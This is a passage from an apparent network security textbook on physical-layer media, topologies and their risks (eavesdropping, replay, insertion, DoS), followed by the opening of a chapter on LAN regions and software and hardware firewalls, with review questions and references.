Trunk lines connect major network hubs with other hubs, providing very large bandwidths. Some trunk lines use copper wire, and others use fiber-optic cable. As an example, T-1, T-3, and FT-1 are trunk phone line connections, and the number indicates the type. A *T-1* is a "trunk level 1" link. It contains 24 channels, with each channel supporting a data rate of 64 Kbps. A *T-3* is a "trunk level 3" link, consisting of three T-1 links, or 672 separate channels. A *fractional T-1* (FT-1) consists of a subset of channels from a T-1 connection and is usually used for leased lines. The physical medium for a T-1 line may be copper wire or fiber-optic cable, and may vary by region. The standards for trunk links also vary by country: a European E-3 consists of 480 channels and is similar to a Japanese J-3 (also 480 channels but a slightly lower throughput).

Other types of trunk lines include OC-1, OC-3, OC-12, and OC-48. These optical cable networks are commonly used by phone companies and can achieve over 2.4 Gbps (OC-48).

5.1.4 Dynamic Networks

Not every network medium is static and always connected. *Dynamic networks* provide a large portion of home and small office network connections and are used when static networks are not required. Dynamic networks generally consist of a *modem* (MOdulator and DEModulator) for connecting to an Internet service provider (ISP). A standard modem sends a data signal over a voice phone line. Dozens of subprotocols for modems include speed (V.34, V.90, K56Flex), error correction (V.42, MNP 2-4), and compression (V.42bis, V.44, MNP 5). A *digital subscriber line* (DSL) is a high-speed digital phone connection over a Plain Old Telephone System (POTS) link. For higher bandwidths, there is ISDN; the *Integrated Services Digital Network* is a type of FT-1 link that includes two 64 Kbps lines (B channels) and one 16 Kbps control channel (D channel).

Dynamic networks are generally less expensive for end consumers, but they do not provide the same high bandwidth as wired, fiber-optic, or trunk network connections. But these networks have one significant security benefit: they are not always connected. When the modem disconnects from the ISP, the network is no longer vulnerable to remote network attacks.

5.1.5 Wireless

Wireless networks are frequently used in places where traditional wired, fiber-optic, and trunk lines are unavailable, too costly, or too difficult to install. Rather than wiring an entire home for using a network, wireless networks permit the computer to be anywhere as long as it can access the wireless hub's radio signal.

IEEE 802.11, also called *wireless fidelity* (WiFi), defines a suite of protocols commonly used for wireless networking. These protocols usually include a suffix that defines the frequency and throughput. For example, 802.11a uses the 5 GHz spectrum and can potentially achieve 54 Mbps. Both 802.11b and 802.11g use the 2.4 GHz spectrum, and may reach 11 Mbps and 54 Mbps, respectively.

Wireless networks can be very inexpensive to deploy because they require only a network *access point* (AP, or "hotspot") and a wireless network interface (SP, or *subscriber point*). Wireless networks do not require any physical medium installation such as cables. But this lack of physical infrastructure means that the network signal is not contained. A remote attacker who can receive the AP radio signal can attack the physical network. In addition, *radio frequency interference* (RFI) may diminish the effective range and throughput of a wireless AP. For example, using a 2.4 GHz cordless phone near an 802.11g hub may dramatically impede the network's range and speed.

5.2 PHYSICAL NETWORK COMPONENTS

The physical layer consists of network components that transmit and receive data over a physical medium.

A network *node* is any device that connects to and uses the network. Nodes usually consist of computers, bridges, routers, gateways, and switches. Nodes may also include load balancers, fail-over relays, and IDSs. NICs connect nodes to the physical medium.

Connectors physically links two distinct physical mediums. For example, a building that uses 100Base-T as a network may use connectors to link two network segments. The two network segments are usually the same medium, so connectors can translate between compatible mediums. For example, a connector may link a network using RG58 (thinnet) cable to a network using RG57 (usually used by cable TV). But a connector cannot link between vastly different mediums. For example, an RG58 network uses RF modulation to carry a signal, whereas Cat5 uses voltage modulation. A connector cannot directly link RG58 to Cat5. Instead, a bridge (OSI layer 2) connects incompatible network mediums.

Connectors usually appear as taps or hubs. A *tap* is a connector used to attach a node to the network link, whereas a *hub* acts as a set of connectors. A single hub may link multiple network segments and include many taps (ports).

Physical mediums lose data coherence over distance. *Amplifiers* are used to boost a signal's strength, lengthening the maximum distance between two nodes. *Repeaters* are similar to amplifiers in that they replay the signal. But unlike amplifiers, repeaters actively receive and retransmit signals. The retransmission may be over a different frequency or medium.

Each physical medium has a limitation to the amount of data that can be transmitted. *Multiplexers* split data among parallel physical mediums to improve data transmission rates. For example, transmitting 4000 bits of data over a single radio frequency is not as fast as splitting the bits and transmitting 1000 bits each over four different radio frequencies in parallel. In this example, using a multiplexer can result in a 400 percent speed increase. *Concentrators* receive the multiple signals and recombine them into the original data stream.

5.3 PHYSICAL NETWORK RISKS

Physical network attacks focus on the physical network components. The attacks include eavesdropping, replay, insertion, and denial-of-service (DoS). Fortunately, these attacks are limited to attackers with physical access; restricting physical access limits the attack viability.

5.3.1 Eavesdropping

Physical connectors permit direct access to the network medium. This direct access results in an attacker's ability to eavesdrop on the data as it passes through the physical medium. Networks are vulnerable to *eavesdropping* when they have open taps, accessible taps, or physical access to the medium. For example, an attacker can use a network hub with an open port to directly interface with the network and record all network traffic. Disabling or restricting access to open ports can mitigate this risk.

When an open tap is unavailable, an existing network tap may pose a risk. The network tap can be disconnected from an existing node and plugged into a hostile node. Alternatively, an existing network tap can be connected to a simple bridge or splitter (e.g., an RG58 T-connector) creating an open tap for the hostile system. Open network taps are slightly more vulnerable than tap hijacking because there is no system to disconnect. When disconnecting a node for a physical insertion attack, network users could notice a node being temporarily disabled.

For physical cabling, the network link can be cut and a connector spliced inline, permitting a network tap. In most cases, NICs cannot recognize the network topology. An attacker can unplug a NIC from a network and insert a hub in front of the NIC. This is usually faster than splicing and just as effective for acquiring a network tap. Both splicing and insertion attacks can be detected as an interruption in the physical link connectivity. Unfortunately, networks that are prone to interference and occasional disconnects may obscure a splicing or insertion attack. This type of physical layer attack may not be noticed.

More devious than splicing and insertion are vampire clips. Named for their capability to suck the life out of a victim, a vampire clip is a network connector that attaches to a cable. This sensitive connector detects RF variations in a cable and transfers them to a secondary cable. Although most commonly used for audio and video, these detectors work equally well on RG58 and Cat5 cabling.

Using a similar concept to vampire clips, a TEMPEST attack uses a highly sensitive receiver to intercept the RF radiation that is emitted from monitors, computer chips, or network cabling. Although shielded cabling, such as RG58, is unlikely to be vulnerable to this style of attack, network adaptors and unshielded connectors remain vulnerable. In theory, an attacker could be located across the street and accurately eavesdrop on a network.

Wireless networks are vulnerable to broadcast interception and RFI disruptions, which are detailed in Chapter 7.

Can You Hear Me Now?

New technologies are being developed for addressing risks from eavesdropping. One example is quantum networking [Aoun2004]. Quantum networks rely on the properties of polarized quantum particles. In theory, an eavesdropper would change the signal's polarization, resulting in a detectable variation.

5.3.2 Replay

Eavesdropping is a relatively passive attack and can be frequently done without detection. Because most network connectors permit transmission as well as reception, an attacker can actively transmit data into the network. *Replay attacks* rely on recording signals received over the network and echoing them back onto the network. This type of attack does not require knowing the meaning of the data that is replayed—whatever is recorded is played back.

5.3.3 Insertion

Similar to a replay attack, an *insertion* attack transmits data. But rather than replaying data recorded from the medium, the insertion attack transmits new data. These attacks are usually used to access higher OSI layers on a target system. For example, if a network limits access based on physical layer authentication, an attacker may eavesdrop on the network and insert data after the authentication is completed.

5.3.4 Denial of Service (DoS)

Physical networks are most vulnerable to *DoS* attacks, both accidental and intentional. Simple physical actions, such as accidentally kicking out a hub's power supply from the wall outlet, or bumping and dislodging a network connector, are common forms of an accidental DoS. Intentional DoS attacks include physically cutting a cable or plugging a low-voltage cable into a high-voltage source (and blowing out every device on the network in the process). For RF cables and wireless networks, RFI can effectively disrupt a network. Common sources of unintentional RFI include vacuum cleaners and microwave ovens. Simply vacuuming too close to a Cat5 cable can disrupt the network connection.

Although RFI is usually unintentional, intentional RFI can wreak havoc with equipment—damaging electronics and destroying data. Simple RF "noise" generators can interfere with signal reception, and directional high-energy RF devices

(HERF guns) are inexpensive and can knock out electronics from more than 100 feet away. A *HERF gun* is essentially a highly focused, directional radio transmitter that sends an RF burst. In many cases, simply power cycling an electronic device can reverse the impact from a HERF attack, but, in other cases, the electronics may actually be damaged.

When Animals Attack...

Intentional physical network attacks, such as wiretapping and war driving (Chapters 6 and 7), are relatively uncommon and seldom impact more than one physical network. Network attacks are usually unintentional.

The largest network outages have involved accidental service interruptions at the physical network level. On August 14, 2003, a cascading power failure affected 50 million people in the Northeastern United States and Canada. The power failure began just after 4:00 P.M. and was not fully restored for over 48 hours. During that time, more than 3,500 companies lost network connectivity. Although the majority of the network outages were directly due to the power failure, subsequent systems became unavailable as routers automatically directed traffic around the impacted areas, using weaker network segments. A few of these segments, unable to manage the sudden traffic increase, collapsed under the network load [Cowie2004]. A series of similar power outages impacted California, Oregon, Washington, and adjacent states in 2001, but did not last as long.

Network outages are commonly due to weather, construction, animals, equipment failure, and human error. These service interruptions account for the majority of physical layer attacks. On a local scale, most outages are weather related, stemming from rain, wind, snow, or ice. Tree limbs frequently damage residential power and phone lines. Even though backhoes cutting underground cables are frequently cited for causing outages, they are rare compared to animal attacks. Rodents chewing through cables can account for as much as 25 percent of phone and power disruptions [Sipler2004]. Insects and birds have caused many outages as well. In regions with underwater cables, boat anchors pose a hazard as they snag on submerged lines. Control circuitry and human error cause occasional service interruptions, such as a nine-hour telephone outage in 1990 [Dryburgh2004], but such misconfigurations are less common than animals or weather.

5.4 TOPOLOGIES

The physical link mediums and components combine to form the physical network. The ways they combine determine the network topology (layout). The four commonly used network topologies (Figure 5.1) are bus, star, ring, and broadcast.

Each of the topologies offers a tradeoff between usability and security. Small networks may use single topology architectures, but large networks generally appear as a hybrid where connectors join different topologies.




FIGURE 5.1 The five network topologies: bus, star, ring, broadcast, and hybrid.

5.4.1 Bus Networks

A *bus network* consists of a single link that includes all nodes. In a bus architecture, any transmission on the network is received by every node on the network. The primary benefit from a bus network is simplicity: nodes can be readily added and removed without significantly impacting the network. This benefit impacts security, however, in that any node on the network can readily eavesdrop on traffic from every node on the network, and a single physical DoS attack (from cutting the network to RFI) affects all nodes on the network. In addition, bus networks can suffer from performance degradation if too many nodes attempt to transmit at once. Network collisions, when two nodes transmit data at the same time, are common and can lower overall network performance. For example, two nodes (one transmitting and the other receiving) on a 10 Mbps link may benchmark their throughput at nearly 10 Mbps. But four nodes using only a single 10 Mbps bus network may benchmark their throughput at less than 5 Mbps due to network collisions.

5.4.2 Star Networks

A *star network* topology relies on a central hub for communicating with nodes. Unlike bus networks, nodes are not connected to the same physical branch and cannot necessarily observe all data from all nodes. The physical network topology of star networks does not necessarily correspond with the network traffic topology. For example, in a twisted-pair network every RJ45 connector links a node (computer) to a central hub—this is physically a star network.

Hubs usually cannot distinguish where the transmitted data needs to go, so they act as simple connectors/repeaters. They allow all branches of the star architecture see all traffic and the data flow looks like a bus network. But if the hub acts as a bridge or switch (OSI layer 2), then it can interpret the network data and direct it to the correct branches of the star network. In this configuration, the nodes may not see all traffic. If the nodes do not see all network traffic, then the threat from eavesdropping, insertion, and replay attacks is reduced.

Star networks differ from bus networks is several significant ways. Based on cost and extendibility, star networks are usually not as effective as bus networks because nodes cannot be extended off other nodes, as in a bus extension. Moreover, hubs have a limited number of ports. When all ports are used, the hub introduces an added cost for expansion. Star networks, however, can be more efficient than bus networks. Most hubs act as amplifiers, ensuring that a node can be physically far away from other nodes on the network. In contrast, a bus network's maximum distance is physically as long as the distance between the furthest nodes.

From a security viewpoint, star networks can be more resilient to DoS. RFI or network problems with one branch of the network may not propagate past the central hub. Star networks that use star topologies for data flow are more secure than bus networks because a single node cannot readily eavesdrop on neighboring nodes.

Hubs can provide a centralized point for authenticating new network nodes. In a bus network, any node can attach to the bus; authentication happens between nodes, not along the bus. In contrast, star networks may use the hub for authenticating new nodes before accessing a network. For example, modem pools operate as a star network hub, with each phone line acting as one branch. Modem pools may validate new nodes though Caller-ID, username/password authentication, or smart tokens (cards that generate random code sequences). The person dialing in is not granted access to the network until the hub authenticates the caller. The hub includes the option to authenticate new nodes prior to accessing any network layer. This authentication may occur within any of the higher OSI layers, but generally does not occur within the physical network layer.

Unfortunately, star networks have one significant limitation: the hub acts as a central point of failure. If the hub becomes inaccessible for any reason, then the network collapses.

5.4.3 Ring Networks

The *ring network* topology moves the hub from the center of the network to each node. Each node in a ring network contains two connections that lead to two neighboring nodes. Data is passed through the neighboring nodes until it reaches the destination. Ring networks typically maintain two paths between each node: clockwise and counter-clockwise around the ring. As with a bus network, new nodes can be easily added without disturbing the data flow. (In contrast, star networks can result in downtime if the hub runs out of ports and must be expanded.) The result is a robust network: any single network outage will not disrupt the entire ring architecture.

From a security perspective, ring networks are midway between a bus and star network. A single node on the ring can only eavesdrop on the traffic that it receives. Because half of the traffic likely takes a route that does not include the node, the node cannot eavesdrop on all the traffic. In addition, the impact from DoS is limited to the response by the adjacent nodes; if the neighbors do not propagate the DoS, then the DoS has little impact.

As with star networks, ring networks can either be implemented in a physical topology or data link topology. An example of a data link topology is a Token Ring network. In this configuration, all nodes connect to a media access unit (MAU). The physical layout appears similar to a star network, with the MAU acting as a central hub. Every node receives all data on the token ring, The data flow resembles a bus network, but the MAU uses a media access flag (token at OSI layer 2) to indicate when a node may transmit data. A Token Ring network is a tight integration between OSI layer 1 and layer 2.

Ring networks are not necessarily limited to two NICs per node. Although rare, these networks can be expanded to form nets, meshes, and fully connected networks. A two-dimensional grid network consists of four NICs per node, arranged in a grid fashion. Grid routing procedures, such as NW-first (send data North then West before trying South or East), can be very complex. Beyond the installation costs and expansion impact, these networks introduce an extreme level of robustness by providing multiple paths between nodes. They also can improve network speed by splitting data across different routes, and they can improve security by reducing the impact from eavesdropping and DoS.

NOTE

Some Token Ring network cards include multiple channels in one physical device. For example, a single IBM Token Ring card supplies two channels, reducing the number of necessary network cards.

Expensive Rings

Ring networks can be very robust, but robustness has a cost: implementation expense and speed. Physical layer ring networks require two NICs per node, and many types of ring networks require specialized hardware. This additional cost can become prohibitive for large networks.

Ring networks are usually not as fast as bus networks or star networks. In a bus network, data is transmitted on the bus and received by the destination system (and every other system). The result is that data transmits very quickly. For a star network, the data traverses one relay system: the hub. The result is a small delay between the data arriving at the hub and being relayed out. Ring networks require the data to be relayed multiple times as it passes through adjacent nodes. This results in a slower data transmission rate—usually by a few microseconds. For example, a few nodes on a 10 Mbps bus network transfers data faster than a 10 Mbps ring network. Token Ring network delays are equivalent to relaying data through a series of network bridges.

5.4.4 Broadcast Networks

Broadcast networks are used when data is transmitted over radio frequencies rather than over a point-to-point wire. These networks are very desirable due to their low cost and simple setup—a network only needs a hub (access point, or AP) and a network card containing a transmitter (subscriber point, or SP); they do not require cables linking every node. The only requirement is for the radio signal to be strong enough between the AP and SP.

Broadcast and wireless networks extend on the limitations from the bus network. For example, in a bus network, every node can receive all transmitted data. In a wireless network, anyone with a radio receiver can receive all transmitted data. Similarly, bus networks have limited throughput due to network collisions, but network collisions can be detected. In a wireless network, two distant nodes may not able to hear each other transmitting. In this situation, the AP either becomes unable to distinguish one signal from another, resulting in a network collision, or the AP only receives the stronger signal; the weaker signal is effectively shut out.

Bus networks are very vulnerable to DoS from network interference; interference along the network impacts every node. Broadcast networks become even more susceptible because RFI is no longer limited to noise inserted on a local network bus. Something as innocuous as a neighbor's refrigerator may interfere with your local wireless network.

In addition to the similar limitations to bus networks, broadcast networks include many unique security risks. These are detailed in Chapter 7 and include sniffing, impersonation, and antenna placement.

5.4.5 Hybrid Networks

A *hybrid network* connects multiple network architectures to permit a combination of benefits. For example, a company may use a star architecture for connecting departments but a bus architecture within each department. The benefits for this example include cost, speed, and security.

A hybrid network can be more cost effective than a star network because a single hub is less expensive than supplying a hub for everyone in a department. Using star topology between divisions and a bus within a department limits the cost.

Hybrid topologies can distribute network loads, resulting in faster networks. An active node within a department may impact the bus speed for that department, but the impact will not be felt among other departments.

Hybrid topologies reduce security risks from homogenous networks. A risk impacting one department is compartmentalized to that department. For example, an eavesdropper in the human resources department cannot spy on data from the finance department. Similarly, a hub that becomes disabled may not impact an entire corporation.

Hybrid networks are commonly used to mitigate risks. In Part IV, we will cover how OSI layer 3 uses network segmentation and hybrid architectures to limit system compromises.

5.5 PHYSICAL LAYER SECURITY

The physical layer is strictly concerned with providing access to the physical link, and encoding and decoding data transmitted across the physical media. None of the common physical layer protocols directly provide security. Instead, authentication, authorization, and validation are managed at higher OSI layers, usually by the data link, network, or session layers.

Many physical layer protocols are tightly associated with higher layers for authentication. Examples include dialup lines and wireless networking. Dialup networking frequently relies on PPP or SLIP (layer 2 protocols) to authenticate the user. Similarly, wireless networking uses the Wired Equivalent Privacy (WEP) protocol and MAC address filtering to authenticate clients. These are discussed more in Chapters 6 and 7.

In many cases, the physical layer is implemented as part of an authentication stack (Figure 5.2). The *authentication stack* is an OSI stack that sits in front of the network client's OSI stack, and manages the authentication for the network. When data arrives at a node, the authentication stack processes the data and validates the information. Authenticated information is then passed to the node's OSI stack.




FIGURE 5.2 A sample network authentication stack.

5.6 TRACKING ATTACKS

The capability to identify the source of a physical layer attack depends on the network medium and configuration. In a bus network, each node generates a signal that is received by all other nodes on the bus. Identifying the source of a network problem can be very difficult in this configuration. In contrast, a star network can quickly narrow down the search for an offending node to a specific port on a hub; if there is only one node using the port, then the port can be readily identified.

Breaks in wires and RFI can be much more difficult to locate than an unknown node on a large network. Tools such as time delay reflectivity (TDR) link testers and TDX meters (for measuring RFI and crosstalk along a cable) simplify the search process but may not be readily available. In general, problems at the physical layer cannot be easily diagnosed without special tools.

The size of the network also leads to the ability to diagnose problems. Small networks can identify network problems by removing each node until the problem vanishes. This quickly identifies an offending node or network connection, but this solution is not practical for large networks and does not identify impedance problems. For example, a network may have two incompatible nodes on the same network, such as 10Base-2 and 10Base-5, which both use RG58. Using the same RG58 cable for both networks can result in a network incompatibility that may not be identified by individual node removal.

Needles and Haystacks

A major IT vendor used a star network with a bus data flow for its internal network. Every one of the more than 2,000 nodes could see every other node. During a network audit, one node was identified as having no owner. Unfortunately, the physical location of the node was also unknown, and the bus topology did not lend itself to readily identifying the computer's owner. To resolve this issue, the IT staff creatively modified a network card by disabling the DCD (data carrier detect) signal. This modification permitted the network card to transmit at any time and would likely cause a network data collision. They then watched for packets that used the MAC address (data link layer) of the unknown host. Each time they saw packets from the host, they intentionally transmitted to corrupt the packet. Although they could not identify the node, they could prevent it from successfully using the network. Within minutes, the IT office's phone rang as the node's owner called in to report that his network was down.

SUMMARY

All computers in a network must be connected, either directly or indirectly, through the physical layer. This layer provides connectivity between networked elements. Multiple local networks may be linked using connectors or network devices, but the physical layer is only concerned with providing connectivity—other networking aspects, such as data flows and routing, are managed by higher-layer protocols.

Although few explicit mechanisms exist in the physical layer protocols for providing security, different network configurations and topologies provide implicit security options.

REVIEW QUESTIONS

1. List two types of network mediums that use RF to transmit signals.
2. What are connectors?
3. Name four types of physical network risks.
4. Which network topology has a single point of failure?
5. What is an authentication stack?
6. What types of network attacks are difficult to diagnose without special equipment?

DISCUSSION TOPICS

1. Explain how the security concepts of authentication, authorization, integrity, nonrepudiation, and confidentiality are managed by the different network topologies: bus, star, ring, and broadcast.
2. Diagram the physical layer of a network (e.g., the building where you work). Is the topology a bus, star, ring, broadcast, or hybrid? Does the physical layer data flow use the same topology? Describe some of the security risks and mitigation options.
3. Create a program to detect disconnects in the physical layer connection. Which types of disconnect can be detected? Which cannot be detected?
4. A star network physical topology may operate as a bus network data flow topology. Describe a physical bus network that operates as a star network data flow. What are the impacts to the security of this network?

ADDITIONAL RESOURCES

IEEE is the primary standards organization for physical media protocols. The main protocols are denoted by an index number. Protocol variants, such as faster speeds or subtly different media, are denoted by an alphabetic extension. For example, IEEE 802.3 defines the common twisted-pair protocol 10Base-T. IEEE 802.3a is coaxial 10Base-2. IEEE 802.3u defines 100Base-T, gigabit 1000Base-T is IEEE 802.3z, and 10gigabit is 802.3ae. Similarly, IEEE 802.11 defines wireless networks. Besides the standards organizations, there are many reference works for understanding the details within specific protocols.

- IEEE, CSMA/CD Access Method and Physical Layer Specifications. IEEE Std 802.3-2002.
- IEEE, Amendment: Media Access Control (MAC) Parameters, Physical Layers, and Management Parameters for 10 Gbps Operation. IEEE Std 802.3ae-2002.
- IEEE, Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications: High-speed Physical Layer in the 5 GHz Band. IEEE Std 802.11a-1999.
- IEEE, Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications: Higher-Speed Physical Layer Extension in the 2.4 GHz Band. IEEE Std 802.11b-1999.
- Spurgeon, Charles, *Ethernet : The Definitive Guide*. O'Reilly, 2000.
- Gast, Matthew, *802.11 Wireless Networks: The Definitive Guide*. O'Reilly, 2002.

6 Physical LAN

In This Chapter

- Physical LAN Regions
- Types of Attacks
- Firewalls
- Privileged Zones
- LAN Connections

The ISO OSI physical layer can be implemented using a wired or wireless medium. This chapter discusses the common physical layer configurations and security issues with wired networks.

6.1 PHYSICAL LAN REGIONS

Networks are divided into segments based on a combination of the four lower OSI layers. Different segments may represent regions such as a LAN, WAN, DMZ, and MAN. The configuration of these network regions defines the impact from a physical network attack (Figure 6.1). Physical networks may also contain dynamic connections, such as dialup networks. The capability to connect to a physical network directly relates to the security of the physical network.




FIGURE 6.1 The four network regions: LAN, MAN, DMZ, and WAN.

6.1.1 LAN

A *local area network* (LAN) consists of local physical and data link layers. A group of LANs may be combined using network devices that operate at the data link, network, or higher layers. The definition of a LAN is not explicit—a LAN in a home may consist of one physical network, whereas a LAN for a company may incorporate hundreds of independent physical networks, forming an *intranet*. A LAN is local to the people who control it, and LAN traffic is usually considered trustworthy.

6.1.2 WAN

Networks connect to other networks. Anything that is not considered local (LAN) is part of the *wide area network* (WAN) or *extranet*. The WAN consists of all networks that are connected to the LAN either directly or indirectly but are not local. Unlike the LAN, network traffic on the WAN is potentially hostile and usually untrusted.

6.1.3 DMZ

The *demilitarized zone* (DMZ) defines an explicit network segmentation between the LAN and WAN. Network traffic on a LAN is generally considered authorized and friendly. A user on a LAN usually has easier and direct access to internal network resources. In contrast, network traffic on the WAN is usually unauthorized for accessing internal LAN resources. The DMZ separates the LAN and WAN traffic by providing a location for higher OSI layers to filter network traffic.

6.1.4 MAN

Many large organizations consist of multiple, independent LANs. Sometimes called an "internal-LAN" or "corporate-LAN," a *metropolitan area network* (MAN) consists of closely linked LAN clusters. A large company may contain a different LAN for each division, a MAN for the overall company internal network, and a DMZ between the MAN and WAN.

6.2 TYPE OF ATTACKS

The main threats to wired networks consist of disruption, interference, sniffing, replay, and insertion attacks. Mitigating the risk from unintentional attacks (DoS by disruption or interference) is different from reducing risk from intentional attacks.

6.2.1 Disruption

Any break to the physical network connectivity prevents the network from functioning. Common disruptions within a network segment include power outages and disconnected network cabling. Mitigation options usually include backup power supplies and restricted access to core networking devices.

A Simple Disruption

Unfortunately, network disruptions can come from anywhere. A science department at a Midwest university had a problem: the department's primary network printer was powered off each evening by an unknown event. After a few days of investigation, the cause was identified. Each evening the custodial staff would enter the building. They would plug the vacuum cleaner into the same power strip as the printer, causing a power spike that reached the surge protector in front of the printer. The surge protector cut power to the printer while the vacuum cleaner was in use. After the custodial staff left, power was restored but the printer remained off. This network attack was due to an unintentional power disruption. The solution for this problem was simple: the custodial staff was asked to use a different outlet.

6.2.2 Interference

Physical networks require physical connectivity. The medium used to convey network traffic can also transport other signals. If an unauthorized signal (interference) enters the medium, then network devices may be unable to distinguish data from noise. Fortunately, most physical layer protocols specify mediums with explicit shielding requirements that prevent ambient noise from entering a network. Data-encoding techniques can also mitigate the impact from interference. Most specifications define a degree of tolerance for interference—a high amount of radio frequency interference (RFI) near a network cable can still render the cable useless for transporting data.

6.2.3 Intentional Attacks

Threats from sniffing, replay, and insertion attacks are usually intentional. Fortunately, they can all be mitigated through network configuration. Common options include firewalls and network configurations that employ a DMZ, onion, or garlic orientation.

6.3 FIREWALLS

The separation between network segments is only as effective as the device that connects them. Systems that are directly connected to the Internet have no protection. *Firewalls* are a type of system that filters network traffic as it passes between network segments and can protect specific network protocols. For example, a filtering Web proxy (OSI layer 7) is effectively a Web firewall. Firewalls are primarily associated with the lower OSI layers: physical, data link, network, and transport. Any mitigation option that relies on filtering network traffic can be implemented in a firewall.

Firewalls span at least two network segments. One segment is for the trusted LAN, and one is for the untrusted WAN, although the firewall implementation may have any number of network ports. Firewalls may be provided as software or hardware. Both types of firewalls are capable of providing both inbound and outbound protection.

Soft or Hard, Where?

There are two types of firewall solutions: hardware and software. Both are implemented in software (or firmware), both are configurable, and both run on computers (or microcomputers). The difference between a *software firewall* and a *hardware firewall* is the network integration.

A *hardware firewall* exists as a stand-alone system. It can see network traffic but not running applications. In contrast, a *software firewall* is integrated into an end-user workstation. This allows the software firewall to associate network traffic with running applications, but it only sees traffic that passes through the workstation. A PC that acts as a workstation, filters packets, *and* relays traffic can be both a hardware and software firewall at the same time; it is a hardware firewall for relayed network traffic but a software firewall to the local system.

6.3.1 Software Firewalls

A *software firewall* places the network filtering directly on a computer that runs network applications. In this configuration, the network adapter appears as the firewall's WAN, and there is essentially no physical medium between the firewall, LAN, and node. The firewall only protects the computer running the firewall.

NOTE

A software firewall *is not the same as installing firewall software on an isolated computer. A* software firewall *means the protection is integrated into an end-user system.*

Software firewalls can be very desirable under some circumstances:

Cost: Software solutions are generally less expensive than hardware solutions.

Complexity: For nontechnical people, installing software is generally easier than installing hardware because there are no wires or additional hardware to plug in.

Flexibility: Frequent changes to a firewall's configuration can usually be handled easier through software than hardware.

Personalization: A firewall on the local computer can observe current applications and automatically adjust the network filter's configuration.

Outbound filtering: As with personalization, outbound (*egress*) filtering is best performed close to the system creating the traffic. A software firewall places the egress filtering as close to the system as possible: it resides *on* the system.

Although software firewalls can address risks from higher-layer protocols, the physical network is not protected: any inbound traffic must reach the computer, and all outbound traffic is visible to the firewall's WAN.

Software firewalls require a host operating system. Specific driver implementations under the operating systems pose risks to the firewall. All network traffic from the WAN must reach the computer before it can be filtered by the software firewall. This means that the signal is (1) received by the computer, (2) processed by the physical layer driver on the computer, and (3) may pass multiple OSI layers before reaching the software firewall. Any vulnerable driver implementation below the software firewall can lead to a system compromise.

Although not necessarily ideal for filtering inbound packets, software firewalls are very effective for filtering outbound packets. A software firewall can match data attempting to leave a LAN with processes on the system. Unauthorized data can be identified and immediately restricted. In contrast, a hardware firewall only sees the network request after the data has left the computer. There is no method for a hardware firewall to determine whether or not the data is intentional and authorized.

An attack, such as a DoS, can significantly impact a computer using a software firewall because the firewall must defend against the DoS. This can appear as a sudden resource drain (slow response time) for anyone using the computer.

A software firewall only protects the computer running the software. The protection does not extend to other systems on the network that also connect to the WAN. But the firewall does protect systems that relay through the firewall host.

6.3.2 Hardware Firewalls

A *hardware firewall* creates a clear, physical distinction between the computer on the LAN and the WAN. The hardware firewall is placed between the LAN computers and the WAN. For home users, the firewall is positioned between the computer and the cable, DSL, or telephone modem. The hardware firewall provides additional protections not available from a software firewall.

For egress filtering, any network traffic that exits the computer stays on the LAN. Only traffic intended to leave the LAN passes through the firewall. But unlike software firewalls, a hardware firewall is distinct from the computers on the LAN; the firewall cannot identify the application generating the network traffic and therefore cannot customize the outbound filtering process.

Although a hardware firewall is still a network device and may contain risks from specific driver implementations, an attacker must first compromise the firewall before attempting to compromise a system on the LAN. Because the firewall is a dedicated hardware device, it is generally more difficult to compromise, and attacks, such as a DoS, are stopped at the firewall. Computers inside the LAN may notice a slow response time for accessing systems on the WAN, but there is no impact between systems in the LAN. For networks with a single computer in the LAN, such as a residential computer, the computer will still be responsive, but the network may appear sluggish.

Regardless of whether the firewall is hardware or software, the benefits from a residential firewall are not limited to cable, DSL, or telephone modems. Customers with satellite, ISDN, and other connections face the same security threats.

6.3.3 Home Users and Firewalls

Malicious network attackers commonly target home users because over 65 percent of homes do not use any type of firewall [Roberts2004]. According to the Internet Storm Center, an unprotected computer on the network will likely be compromised in less than 30 minutes [ISC2005]. Because most ISPs offer little or no protection from malicious network traffic, most people using DSL, cable, or telephone modems are vulnerable. The reasons home users do not use firewalls vary, but they commonly include the following:

Perceived cost: A home firewall solution is an additional cost. Most home users do not factor in any return on investment from the network protection. In addition, many software firewalls are free for personal use or bundled with the operating system. For example, Windows XP includes a personal firewall, and most versions of Linux and BSD include `iptables`, `tcpwrappers`, and other filtering options.

Complexity: Any type of firewall is more complex than no firewall.

